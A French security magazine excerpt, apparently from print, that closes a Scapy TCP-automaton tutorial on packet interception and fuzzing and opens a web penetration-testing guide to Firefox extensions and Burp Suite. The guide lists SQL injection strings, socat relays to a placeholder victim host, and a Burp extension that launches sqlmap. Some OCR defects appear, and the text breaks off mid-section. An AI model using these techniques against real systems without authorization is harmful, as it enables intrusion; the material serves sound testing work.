Nous passons directement par l'événement d'entrée/sortie en utilisant l'espace de nommage **io** :

```
>>> log_interactive.setLevel(1)
>>> a=Example(debug=4)
DEBUG: Starting control thread [tid=-1264592016]
>>> a.runbg()
```

```
DEBUG: ## state=[BEGIN]
>>> a.io.my_event.send("foo")
DEBUG: IOEVENT on my_event
DEBUG: I/O event [my_transition] not taken
>>> a.io.my_event.recv()
"Got ['foo']"
>>> a.io.my_event.send("go")
DEBUG: IOEVENT on my_event
DEBUG: I/O event [my_transition] taken to state [END]
DEBUG: switching from [BEGIN] to [END]
DEBUG: ## state=[END]
DEBUG: Stopping control thread (tid=-1264592016)
>>> a.io.my_event.recv()
"Got ['go']"
>>> a.io.my_event.recv()
"job's done"
```

Autre option, enrober l'automate dans une interface supersocket, auquel cas nous appelons la méthode de classe avec la couche Scapy que nous souhaitons utiliser comme couche liaison, ici **Raw**. Le reste des paramètres est transféré à l'automate.

```
>>> s=Example.my_supersocket(Raw, debug=4)
DEBUG: Starting control thread [tid=-1272984720]
DEBUG: ## state=[BEGIN]
>>> s.send(Raw("foo"))
3
DEBUG: IOEVENT on my_event
DEBUG: I/O event [my_transition] not taken
>>> s.recv()
<Raw  load="Got ['foo']" |>
>>> s.send(Raw("go"))
2
DEBUG: IOEVENT on my_event
DEBUG: I/O event [my_transition] taken to state [END]
DEBUG: switching from [BEGIN] to [END]
DEBUG: ## state=[END]
DEBUG: Stopping control thread (tid=-1272984720)
>>> s.recv()
<Raw  load="Got ['go']" |>
>>> s.recv()
<Raw  load="job's done" |>
```

3.4.3 Les actions

Une action est une méthode décorée par **ATMT.action()**. Ce décorateur prend en premier argument la transition à laquelle il est rattaché. Un second argument optionnel, **prio**, permet d'associer une priorité sous forme d'un entier, qui permettra de définir l'ordre dans lequel les différentes actions d'une même transition sont appelées. La priorité par défaut est 0. La même méthode peut être décorée plusieurs fois par **ATMT.action()**, et donc être liée à plusieurs transitions.

Une action peut prendre des paramètres. Cependant, comme celle-ci n'est pas appelée explicitement, ces paramètres sont précisés lors de la requête de changement d'état, grâce à la méthode **action_parameters()** des exceptions de requête de changement d'état.

Nous modifions notre automate **HelloWorld** pour que la transition **wait_for_nothing()** précise un paramètre à fournir à l'action **on_nothing**.

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print "State=BEGIN"

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print "Wait for nothing..."
        raise self.END().action_parameters("foo!","bar!")

    @ATMT.action(wait_for_nothing)
    def on_nothing(self, p1, p2):
        print "Action on 'nothing' condition. p1=%s, p2=%s" % (p1,p2)

    @ATMT.state(final=1)
    def END(self):
        print "State=END"
```

Ce qui donne :

```
>>> a=HelloWorld()
>>> a.run()
State=BEGIN
Wait for nothing...
Action on 'nothing' condition. p1=foo!, p2=bar!
State=END
```

3.5 Implémentation d'un client TCP simple

Les personnes ayant lu la RFC 793, définissant le protocole TCP, connaissent le diagramme présentant les différents états d'une socket TCP et les transitions entre ces états.




Figure 3 : diagramme des états du protocole TCP

Le diagramme de la RFC concerne à la fois les sockets en écoute et celles qui se connectent. On remarque au passage la possibilité d'établir une connexion entre deux sockets sans qu'aucune ne passe par l'état **LISTEN**. On peut également

noter que le diagramme n'explique que l'établissement et la rupture de la connexion alors que la gestion de la connexion elle-même se situe uniquement dans l'état **ESTAB**. Notre automate, qui devra expliciter le fonctionnement de cet état, sera donc seulement légèrement ressemblant.

Ici, nous nous focalisons uniquement sur le côté client. Nous devons donc envoyer un paquet SYN, attendre un paquet SYN-ACK, répondre par un ACK, puis effectuer le transfert de données proprement dit. Enfin, si un FIN ou un RST sont reçus, l'automate se dirige vers son état final, envoyant un FIN-ACK si nécessaire. Le transfert des données est traité dans l'état **ESTABLISHED**, grâce à un **ATMT.ioevent()** pour les données de l'application à envoyer dans la connexion, et une **ATMT.receive_condition()** pour les données reçues du pair.

Pour simplifier l'automate, nous ne traitons pas les retransmissions. Il ne sera pas compliqué d'ajouter cette fonctionnalité grâce aux minuteurs. Nous choisissons de coller à un formalisme de type automate de Mealy en nous restreignant à n'agir que lors de transitions. Il n'y aura donc pas de code dans les méthodes représentant les états.




Figure 4 : graphe de l'automate client TCP

Nous commençons tout d'abord par l'initialisation des paramètres de la connexion à effectuer : choix d'un port source, préparation du filtre BPF, de la couche IP.

```
class TCP_client(Automaton):
    def parse_args(self, ip, port, *args, **kargs):
        self.dst = iter(Net(ip)).next()
        self.dport = port
        self.sport = random.randrange(0,2**16)
        self.l4 = IP(dst=ip)/TCP(sport=self.sport, dport=self.dport, flags=0,
                                 seq=random.randrange(0,2**32))
        self.src = self.l4.src
        self.swin=self.l4[TCP].window
        self.dwin=1
        self.rcvbuf=""
        bpf = "host %s and host %s and tcp and port %i and port %i" % (self.src,
                                                                       self.dst,
                                                                       self.sport,
                                                                       self.dport)
        Automaton.parse_args(self, filter=bpf, **kargs)
```

Nous surchargeons ensuite la méthode **master_filter** exécutée après le filtre BPF et ajoutons des tests supplémentaires, afin de vérifier, par exemple, que les numéros de séquence soient bien dans leur fenêtre TCP respective.

```
    def master_filter(self, pkt):
        return (IP in pkt and
                pkt[IP].src == self.dst and
                pkt[IP].dst == self.src and
                TCP in pkt and
                pkt[TCP].sport == self.dport and
                pkt[TCP].dport == self.sport and
                self.l4[TCP].seq >= pkt[TCP].ack and # XXX: seq/ack
                2^32 wrap up
                ((self.l4[TCP].ack == 0) or (self.l4[TCP].ack <=
                pkt[TCP].seq <= self.l4[TCP].ack+self.swin)) )
```

Nous nous attaquons ensuite à l'automate proprement dit. Nous commençons par définir ses états.

```
    @ATMT.state(initial=1)
    def START(self):
        pass

    @ATMT.state()
    def SYN_SENT(self):
        pass

    @ATMT.state()
    def ESTABLISHED(self):
        pass

    @ATMT.state()
    def LAST_ACK(self):
        pass

    @ATMT.state(final=1)
    def CLOSED(self):
        pass
```

Passons maintenant aux transitions. La première permet le passage de l'état de départ **START()** à l'état **SYN_SENT()** de manière inconditionnelle. Associée à cette transition, l'action **send_syn()** émet, comme son nom l'indique, un paquet TCP SYN.

```
    @ATMT.condition(START)
    def connect(self):
        raise self.SYN_SENT()
    @ATMT.action(connect)
    def send_syn(self):
        self.l4[TCP].flags = "S"
        self.send(self.l4)
        self.l4[TCP].seq += 1
```

Une fois l'état **SYN_SENT** atteint, nous prévoyons une transition vers l'état **ESTABLISHED** qui s'activera une fois un paquet TCP SYN-ACK reçu. Lorsque cette transition est empruntée, l'action associée **send_ack_of_synack()** est exécutée. Elle reçoit en paramètre le paquet SYN-ACK reçu par la transition et émet le paquet TCP ACK répondant au SYN-ACK du pair.

```
    @ATMT.receive_condition(SYN_SENT)
    def synack_received(self, pkt):
        if pkt[TCP].flags & 0x3f == 0x12:
            raise self.ESTABLISHED().action_parameters(pkt)
    @ATMT.action(synack_received)
    def send_ack_of_synack(self, pkt):
        self.l4[TCP].ack = pkt[TCP].seq+1
        self.l4[TCP].flags = "A"
        self.send(self.l4)
```

Une fois l'état **ESTABLISHED**, l'automate va pouvoir s'occuper des données à transmettre et à recevoir. Une première transition, **outgoing_data_received()**,

de type **ATMT.ioevent()**, définit une paire de buffers de communication par lesquels vont transiter les données. Lorsque des données sont écrites dans le buffer **io.tcp**, la transition est prise et l'action **send_data()** est exécutée avec ces données. Cette dernière les envoie dans un paquet TCP.

```
@ATMT.ioevent(ESTABLISHED,name="tcp", as_supersocket="tcplink")
def outgoing_data_received(self, fd):
    raise self.ESTABLISHED().action_parameters(fd.recv())
@ATMT.action(outgoing_data_received)
def send_data(self, d):
    self.l4[TCP].flags = "PA"
    self.send(self.l4/d)
    self.l4[TCP].seq += len(d)
```

Dans l'autre sens, la transition **incoming_data_received()** s'active lorsqu'un paquet TCP est reçu du pair et qu'il contient des données. En ce cas, l'action associée s'occupe de mettre ces données dans un buffer et de répondre un TCP ACK. Si le flag **PUSH** est présent, les données mémorisées jusqu'alors sont envoyées à l'application via l'autre buffer de communication de l'automate grâce à une écriture dans **oi.tcp**.

```
@ATMT.receive_condition(ESTABLISHED)
def incoming_data_received(self, pkt):
    if not isinstance(pkt[TCP].payload, NoPayload) and not
    isinstance(pkt[TCP].payload, Padding):
        raise self.ESTABLISHED().action_parameters(pkt)
@ATMT.action(incoming_data_received)
def receive_data(self,pkt):
    data = str(pkt[TCP].payload)
    if data and self.l4[TCP].ack == pkt[TCP].seq:
        self.l4[TCP].ack += len(data)
        self.l4[TCP].flags = "A"
        self.send(self.l4)
        self.rcvbuf += data
        if pkt[TCP].flags & 8 != 0: #PUSH
            self.oi.tcp.send(self.rcvbuf)
            self.rcvbuf = ""
```

Penchons-nous sur la déconnexion, soit parce qu'un paquet TCP RESET a été reçu, auquel cas nous filons à l'état **CLOSED**, qui est un état final, soit parce qu'un paquet TCP FIN a été reçu, auquel cas nous envoyons un paquet TCP FIN-ACK, transitons par l'état **LAST_ACK** et attendons l'acquittement de notre paquet pour finir également dans l'état **CLOSED**.

```
@ATMT.receive_condition(ESTABLISHED)
def reset_received(self, pkt):
    if pkt[TCP].flags & 4 != 0:
        raise self.CLOSED()

@ATMT.receive_condition(ESTABLISHED)
def fin_received(self, pkt):
    if pkt[TCP].flags & 0x1 == 1:
        raise self.LAST_ACK().action_parameters(pkt)
@ATMT.action(fin_received)
def send_finack(self, pkt):
    self.l4[TCP].flags = "FA"
    self.l4[TCP].ack = pkt[TCP].seq+1
    self.send(self.l4)
    self.l4[TCP].seq += 1

@ATMT.receive_condition(LAST_ACK)
def ack_of_fin_received(self, pkt):
    if pkt[TCP].flags & 0x3f == 0x10:
        raise self.CLOSED()
```

3.6 Utilisation

La classe **TCP_client** est déjà présente dans le code de Scapy. Elle peut s'utiliser via la méthode de classe **tcplink** définie par le paramètre **as_supersocket** du décorateur **ATMT.ioevent()**.

```
>>> tcp = TCP_client.tcplink(Raw,"www.test.com",80)
>>> tcp.send(Raw("GET / HTTP/1.0\r\n\r\n"))
18
>>> tcp.recv()
<Raw  load='HTTP/1.1 200 OK\r\nContent-Type: [...]
```

Maintenant que tous les messages TCP sont forgés par Scapy, il convient de faire en sorte que le noyau ne prenne pas pour lui des messages destinés à Scapy. L'utilisation d'un pare-feu personnel pour cacher ce trafic au noyau est indispensable si on ne veut pas voir ce dernier casser toutes nos connexions à coups de RST.

3.7 Retour aux messages

Pour revenir à nos moutons, en utilisant la classe **Message** précédemment définie, nous pouvons mettre en relation deux instances de Scapy, l'une utilisant les automates et l'autre une **StreamSocket**.

La session côté serveur ressemble à :

```
>>> s=socket.socket()
>>> s.bind(("",1234))
>>> s.listen(1)
>>> t,u = s.accept()
>>> stream=StreamSocket(t,Message)
>>> stream.recv()
<Message  len=5 msg='Hello' |>
>>> stream.send(Message(msg="Coucou"))
8
```

Tandis que côté client, nous avons :

```
>>> msg = TCP_client.tcplink(Message, "127.0.0.1", 1234,
11=L3RawSocket)
>>> msg.send(Message(msg="Hello"))
7
>>> msg.recv()
<Message  len=6 msg='Coucou' |>
```

Nous pouvons noter au passage l'utilisation d'une **L3RawSocket** à la place de la supersocket par défaut, qui ne peut pas marcher sur l'interface de loopback.

3.8 Finalité

Maintenant que nous avons vu tous ces détails, nous sommes en droit de nous demander à quoi cela peut-il bien servir de créer un automate TCP alors que l'utilisation d'une socket TCP du noyau remplit le même rôle.

Si notre but est uniquement de transmettre des messages vers une application en écoute sur un port TCP, à part le fait de ne pas être impacté par le pare-feu local à la machine et la possibilité d'utiliser des tables de routage séparées, il n'y a pas grand-chose de gagné.

En revanche, si nous souhaitons agir sur les couches Ethernet, IP, TCP pendant la transmission des messages, alors nous avons gagné quelque chose. En effet, la classe **Automaton** met à notre disposition des *breakpoints*, des *interception points* et la possibilité d'avancer dans l'automate état par état.

3.8.1 Points d'arrêt

Nous plaçons un point d'arrêt sur un état. Cela permet par exemple d'effectuer des contrôles à un point précis du protocole. Lorsque cet état est atteint, le méta-automate passe dans l'état **freezed** et l'exception **Breakpoint** est retournée par l'instance de contrôle.

```
>>> a=TCP_client("www.test.com",80)
>>> a.ESTABLISHED.breaks()
>>> a.run()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
  File "...scapy/automaton.py", line 689, in run
    raise self.Breakpoint("breakpoint triggered on state [%s]"%c.
    state.state, state=c.state.state)
Breakpoint: breakpoint triggered on state [ESTABLISHED]
>>> a.ESTABLISHED.unbreaks()
>>> a.run()
```

3.8.2 Points d'interception

Nous pouvons également marquer un état comme point d'interception. Cela signifie qu'à chaque fois qu'un paquet doit être émis par l'automate alors qu'il se trouve dans cet état, une exception **InterceptionPoint** est lancée. Cette exception aura un attribut **packet** référençant le paquet sur le point d'être envoyé. Il est alors possible de :

- le rejeter avec la méthode **reject_packet()**. L'automate continue alors son travail comme si le paquet avait été envoyé.
- l'accepter avec la méthode **accept_packet()**.
- le modifier, en fournissant la nouvelle version à la méthode **accept_packet()**.

Il est ainsi possible de créer un automate interopérant correctement avec un protocole donné puis, sans avoir à le modifier, de triturer ses sorties pour faire des tests de robustesse, de la corruption cohérente, du *fuzzing*, etc. Par exemple, si nous souhaitons corrompre uniquement les paquets de données sans altérer l'initiation de la connexion, et travailler à la fois sur les couches basses et hautes du protocole, nous pouvons faire ainsi :

```
>>> a=TCP_client("www.test.com",80)
>>> a.ESTABLISHED.intercepts()
>>> a.io.tcp.send("GET / HTTP/1.0\r\n\r\n")
>>> while True:
...     try:
...         a.run()
...     except Automaton.InterceptionPoint,intercepted:
...         p2 = intercepted.packet.copy()
...         if Raw in p2:
...             p2.load = corrupt_bytes(p2.load)
...         p2.tos=0xff
...         a.accept_packet(p2)
...     else:
...         break
...
>>> a.io.tcp.recv()
```

Conclusion

Nous avons vu deux manières de transférer des messages Scapy sur TCP, ce qui nous a permis de nous familiariser avec ce que propose Scapy pour créer des automates réseau.

Le formalisme de l'automate est souvent un outil efficace pour découper des problèmes compliqués. En outre, il s'accorde très bien à la dynamique d'un protocole réseau. Scapy permet de se concentrer sur l'implémentation de l'automate en lui-même en fournissant les services généralement nécessaires pour programmer des automates réseau. Enfin, la réimplémentation complète de protocoles dans Scapy permet, avec une même implémentation, à la fois de les utiliser de manière interopérable, comme couches basses, par exemple, mais également de les tordre un peu pour sortir de la norme et tester la robustesse d'autres implémentations ou de dépasser les limites de ces protocoles.

Mais ce n'est pas non plus la solution à tous les problèmes, et comme nous l'avons vu, pour ne travailler qu'au-dessus de TCP, une simple socket TCP suffit souvent largement. ■

BIBLIOGRAPHIE

[1] **Dilbert,** ***The topper,*** http://search.dilbert.com/search?w=topper

[2] **Pages de manuel `man send` et `man tcp`**

[3] ***Using Automata,*** http://trac.secdev.org/scapy/wiki/Automata

[4] ***TCP and Scapy,*** http://trac.secdev.org/scapy/wiki/TCP

[5] ***TCP State Machine for Scapy, Alpha-ware,*** http://www.thecoverofnight.com/blog/?p=190

[6] ***muXTCP: Writing your own flexible Userland TCP/IP Stack - Ninja Style!!!,*** http://events.ccc.de/congress/2005/fahrplan/events/529.en.html

[7] ***pynids: python wrapper for libnids,*** http://pilcrow.madison.wi.us/pynids/

[8] ***Pcap Forensics Tool,*** http://malforge.com/linux/streams.py

DEUX OUTILS INDISPENSABLES AUX TESTS D'INTRUSION WEB

Louis Nyffenegger <Louis.Nyffenegger@gmail.com>

mots-clés : PROXY / HTTP / WEB / FIREFOX / BURP SUITE

Cet article présente 2 outils indispensables lors de la réalisation d'un test d'intrusion web : un navigateur et un relais HTTP. Pour cet article, Firefox et Burp ont été choisis car ils représentent probablement la solution la plus utilisée et ont l'avantage de fonctionner sur la plupart des systèmes d'exploitation.

1 Principe et architecture générale

Le découpage entre les extensions Firefox, Firefox et le proxy s'articule de la façon suivante :




Fig. 1

Les extensions Firefox sont installées à l'intérieur du navigateur et permettent d'étendre les fonctionnalités de celui-ci. Une fois la requête HTTP créée par le navigateur, le proxy va permettre de modifier cette requête avant de la faire suivre au serveur. Le serveur reçoit la requête et la traite. La réponse est renvoyée au navigateur par le biais du proxy. Cette réponse peut être modifiée par le proxy avant d'être renvoyée au navigateur

2 Firefox et extensions

Loin de vouloir expliquer ce que Firefox est et à quoi il peut être utile, nous allons plutôt voir quelles extensions ou outils internes de Firefox peuvent être utilisés lors d'un test d'intrusion.

2.1 L'extension Live HTTP Headers

L'extension *Live HTTP Headers* [1] peut être directement téléchargée et installée depuis le site de Mozilla. Il s'agit d'une extension qui permet de voir rapidement le trafic HTTP transmis entre le navigateur et l'application web sans pour autant avoir à démarrer et utiliser un proxy comme Burp :

Fig. 2

2.2 L'extension FoxyProxy

Lors d'un test d'intrusion, il est souvent nécessaire de changer de relais HTTP (proxy) pour tester une application à partir de différentes adresses IP ou tout simplement pour changer la configuration de son navigateur afin d'utiliser un proxy comme Burp Suite. Pour cela, l'extension *FoxyProxy* **[2]** permet de changer en un clic la configuration de son navigateur sans pour autant avoir à se perdre dans les dédales de la configuration réseau de Firefox :

Fig. 3

2.3 L'extension HackBar

Malgré son nom, l'extension *HackBar* **[3]** reste un outil simple et utile, tout particulièrement pour les personnes n'ayant pas accès à un terminal ou à un langage de script permettant d'automatiser leurs actions. Cette extension permet de simplement créer des requêtes HTTP et d'en récupérer le résultat « Execute ». Les actions suivantes sont réalisables à l'aide de cette extension :

- L'encodage de données pour les injections SQL (encodage de chaînes de caractères pour éviter les apostrophes) et les *Cross Site Scripting* (`String.fromCharCode` et encodage HTML) .
- La création de clause UNION SELECT en se basant sur un nombre de colonnes donné, même s'il est regrettable que le code SQL créé utilise une suite d'entiers (UNION SELECT 1, 2, ...) à la place d'une suite de « null » (UNION SELECT null, null, ...) ou au moins une suite de grands entiers aléatoires pour pouvoir les retrouver facilement dans la page (UNION SELECT 11111111, 11111112, ...) .
- L'encodage et le décodage d'URL.
- L'encodage en base 64 ou Rot 13 et le calcul de condensat (« hash ») pour les algorithmes suivants : md5, SHA-1 et SHA-256.

Ces opérations et la création de requêtes peuvent être réalisées pour les URL, les données soumises en POST ainsi que l'en-tête *User-Agent*.




Fig. 4

2.4 L'extension Web Developer

L'extension *Web Developer* **[4]** est probablement l'extension que j'utilise le plus souvent. Cette extension permet entre autres :

- de rapidement accéder aux *cookies* pour pouvoir les modifier ou les supprimer ;
- d'accéder aux données dans les champs de type « password » sans pour autant avoir à fouiller le code HMTL ;
- de rendre les champs de formulaire éditables ;
- de modifier la méthode utilisée par un formulaire pour soumettre des informations ;
- de visualiser les champs cachés d'un formulaire ;
- d'accéder rapidement à une *frame* ;
- d'activer ou de désactiver JavaScript, Java ainsi que le bloqueur de pop-up.

2.5 L'extension User-Agent Switcher

Comme son nom l'indique, l'extension *User-Agent Switcher* **[5]** permet de changer son en-tête User-Agent pour simuler différents navigateurs et voir si l'application a un comportement différent pour certains navigateurs. Par exemple, il est ainsi possible de simuler l'utilisation d'un iPhone sans pour autant accéder à « about:config » :




Fig. 5

2.6 La suite d'extensions exploit-me

Security Compass **[6]** propose une suite d'extensions dédiées aux tests d'intrusion web : XSS me, SQL Inject me et Access me. La principale limitation de XSS me et SQL Inject me est qu'ils ne fonctionnent que sur des formulaires (données soumises en POST) et ne peuvent pas travailler directement sur l'URL courante. SQL Inject me utilise une liste de valeurs pour fuzzer les formulaires et recherche dans la réponse un message d'erreur connu pour en déduire la présence d'une vulnérabilité. Cet outil permet d'avoir un minimum de couverture en termes de tests, mais peut s'avérer dangereux si la configuration par défaut est utilisée : tout particulièrement « 1 or 1=1 » et « 1' or '1'='1 », qui peuvent avoir des effets de bord destructeurs. De plus, la détection par recherche de message d'erreur reste extrêmement limitée dés que l'on travaille sur un site un peu sérieux.

2.7 La console Javascript

Lors du débogage ou développement de « payload » pour un Cross Site Scripting, il est rare de trouver la bonne syntaxe du premier coup. Heureusement, Firefox est équipé d'une console d'erreur Javascript qui permet de s'assurer que le code Javascript injecté provoque bien les effets désirés.

2.8 Man ascii

Enfin, si comme moi vous ne connaissez pas encore la table ascii par cœur, avoir dans un terminal ou en version papier un extrait de « man ascii » pour se rappeler l'encodage de tous les caractères est réellement très pratique.

3 Burp Suite

Burp Suite est un relais HTTP écrit en Java ayant pour objectif de faciliter les tests d'intrusion. Burp Suite existe en 2 versions :

- Gratuite : une version quasiment complète mais disposant de 2 limitations majeures : impossibilité de sauvegarder ou restaurer une session ; et le scanneur web intégré n'est pas accessible.
- Professionnelle : cette version coûte moins de 200 euros et dispose des options précédentes. En comparaison des autres outils web existants, tant en termes de qualité que de prix, et vu le tarif journalier d'un consultant, il s'agit probablement d'un excellent investissement.

De plus, Burp Suite permet de faire du test interactif, contrairement aux autres outils web commerciaux tels que Acunetix, NTOSpider ou Appscan, qui sont plus focalisés sur le test automatique. Enfin, Burp Suite propose une solution plus complète et plus avancée que les outils comme Paros ou Webscarab, même si Context App Tool (CAT) **[7]** est une excellente alternative gratuite qui reste malheureusement limitée à Windows (le support pour Mono n'étant pas encore complètement fonctionnel).

3.1 Utilisation simple

Afin d'utiliser Burp Suite, il suffit de configurer son navigateur pour utiliser Burp Suite comme relais HTTP, et ainsi, les requêtes et réponses seront visibles et pourront être interceptées et modifiées simplement.

Par défaut et pour des raisons de sécurité, Burp Suite n'écoute que sur l'interface locale. Il est nécessaire de changer cette option si l'on utilise un autre système : navigateur dans une machine virtuelle, téléphone, ... Pour cela, il suffit de se rendre dans ***proxy -> options*** et d'éditer le proxy courrant pour désélectionner l'option ***Listen on loopback only***.

Un autre problème récurrent est la résolution DNS, il est souvent très pratique de pouvoir avoir une résolution DNS différente de celle fournie par le système d'exploitation pour Burp Suite. Il est possible de fixer la résolution DNS dans l'onglet ***Options -> Hostname resolution***, et ainsi, de pouvoir changer sa configuration DNS sans pour autant affecter les tests réalisés.

3.2 Garder une trace des requêtes avec socat

Lors d'un test d'intrusion, et surtout si l'on utilise la version gratuite de Burp, il est souvent nécessaire de garder une trace de toutes les requêtes réalisées ou de pouvoir à un instant donné s'assurer de ce que Burp Suite ou un autre outil envoie au serveur.

Pour cela, il est possible d'utiliser socat afin de voir le trafic envoyé et reçu. Tout d'abord, l'utilisation de screen en activant la journalisation (Ctrl+A-H) permet d'automatiquement et simplement garder une trace des commandes et flux (la même chose peut être réalisée en redirigeant les sorties standards dans un fichier) :

```
# screen -S pentest
^A-H
 Creating logfile "screenlog.0".
```

Il est ensuite possible d'utiliser socat pour rediriger le trafic vers le serveur VICTIME à l'adresse IP **IP_VICTIME** en écoutant sur le port 80 (les privilèges root sont nécessaires pour réaliser cette action) :


```
# socat -v TCP-listen:80,bind=localhost,reuseaddr,fork,su=nobody \
TCP-connect:IP_VICTIME:80
```

ou, pour une connexion SSL, vers le port 443 (sans vérifier le certificat du serveur, souvent nécessaire durant un test d'intrusion) :

```
# socat -v \
openssl-listen:443,bind=localhost,reuseaddr,fork,cert=s.
pem,cafile=s.crt,verify=0,su=nobody \
openssl-connect:IP_VICTIME:443,verify=0
```

où `s.pem` et `s.cert` sont des clés et certificat générés à l'aide d'OpenSSL.

Cependant, cette configuration ne permet pas d'envoyer un trafic HTTP complètement identique à celui envoyé par le navigateur. Afin de faire envoyer au navigateur un *header* « Host: » correct, il est nécessaire de modifier sa configuration DNS :

```
127.0.0.1 localhost.localdomain localhost mojo lolcathost VICTIME
```

Ainsi, l'accès à l'URL http://VICTIME/ sera automatiquement envoyé au vrai serveur VICTIME en passant par socat et le trafic sera ainsi journalisé.

3.3 Jouer avec le fichier de sauvegarde de Burp Suite

Le fichier généré par Burp Suite est au format zip contenant un fichier XML nommé burp :

```
% file day1.burp
day1.burps: Zip archive data, at least v2.0 to extract
% unzip day1.burp
Archive:  day1.burps
inflating: burp
```

Cependant, le fichier de sauvegarde étant assez volumineux, il est assez difficile de le parser à l'aide d'un parseur XML classique. Les requêtes et les réponses sont respectivement entourées par les tags `<request></request>` et `<response></response>`. Il est ainsi très simple de parser le contenu d'un fichier de sauvegarde Burp pour réaliser de simples vérifications :

- réaccéder aux URL précédemment visitées en supprimant les cookies de sessions pour s'assurer que le système d'autorisation fonctionne correctement.
- chercher pour des fichiers oubliés : fichiers .swp pour vim ou fichiers -old suite à une sauvegarde rapide sur un serveur en production, ...
- tester des scénarios basiques : injection de guillemets, injection de tags HTML, ...
- rechercher des messages d'erreur connue (« ORA-01756: quoted string not properly terminated », par exemple).
- s'assurer de la couverture des tests réalisés, en vérifiant qu'aucun paramètre n'a été oublié.

3.4 Écrire une extension pour Burp Suite

Malheureusement, la documentation pour l'écriture d'extensions reste assez fébrile, nous allons donc voir comment créer une simple extension pour Burp Suite. Tout d'abord, il faut préparer un répertoire de travail :

```
mkdir sqlmap
cd sqlmap
mdkir burp
```

puis récupérer les classes de base pour l'écriture d'extensions Burp **[8]** et les placer dans le répertoire burp.

Créez le fichier `burp/BurpExtender.java`

```
mojo% cat burp/BurpExtender.java
package burp;

public class BurpExtender
{
    publicvoidregisterExtenderCallbacks(IBurpExtenderCallbackscallbacks)
    {
      callbacks.registerMenuItem("Run SQLmap", new CustomMenuItem());
    }
}
```

et le fichier `burp/CustomMenuItem.java` :

```
mojo% cat burp/CustomMenuItem.java
package burp;
import java.lang.Exception.*;
import java.io.*;
import java.util.*;
class CustomMenuItem implements IMenuItemHandler
{
    public void menuItemClicked(String menuItemCaption,
    IHttpRequestResponse[] messageInfo)
    {
        try
        {
            System.out.println(menuItemCaption + " clicked");
            String s="";
            for (int i = 0; i < messageInfo.length; i++)
            {
              try {
                String cmd = "/usr/bin/python ";
                cmd += "/home/snyff/sqlmap/sqlmap.py ";
                cmd += "--batch -u " ;
                cmd += messageInfo[i].getUrl()+"";
                System.out.println(cmd);
                Process p = Runtime.getRuntime().exec(cmd);
                BufferedReader sI = new BufferedReader(new
                InputStreamReader(p.getInputStream()));
                while((s = sI.readLine()) != null) {
                  System.out.println(s);
                }
                BufferedReader sE = new BufferedReader(new
                InputStreamReader(p.getErrorStream()));
                while((s = sE.readLine()) != null) {
                  System.out.println(s);
                }
              } catch (Exception e) {
              }
            }
        }
        catch (Exception e)
        {
            e.printStackTrace();
        }
    }
}
```

Il faut ensuite copier le fichier jar de Burp Suite sous le nom **burp.jar** (par exemple) dans le répertoire courant et créer l'archive pour la nouvelle extension :

```
